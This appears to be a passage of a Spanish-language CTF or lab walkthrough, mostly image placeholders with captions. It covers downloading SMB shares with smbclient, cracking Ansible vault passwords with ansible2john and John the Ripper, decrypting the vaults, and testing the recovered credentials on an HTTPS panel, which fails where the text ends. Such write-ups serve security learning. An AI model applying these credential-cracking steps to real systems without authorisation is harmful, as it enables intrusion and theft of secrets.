
smbclient

enumeramos diferentes recursos compartidos asi que vamos a mirarlos

con el comando -c "recurse; prompt; mget * " podemos descargar el recurso compartido completo
Code
al analizar los recursos que hemos descargado conseguimos estos VAULT que parecen interesantes

Ansible_core

con ansible2john vamos a extraer un hash que nos servirá para poder desencriptar los vault

usando johntheripper podemos desencrptar los hashes que hemos conseguido
obtenemos la misma contraseña para los 3 vault

ansible-vault decrypt
con esta herramienta podemos desencriptar el vault con la contraseña que hemos conseguido anteriormente

Enumeración del puerto 8443 (https)
Accept the Risk and Contine

“Panel Principal`
probamos todas las credenciales que hemos conseguido anteriormente y no obtenemos acceso
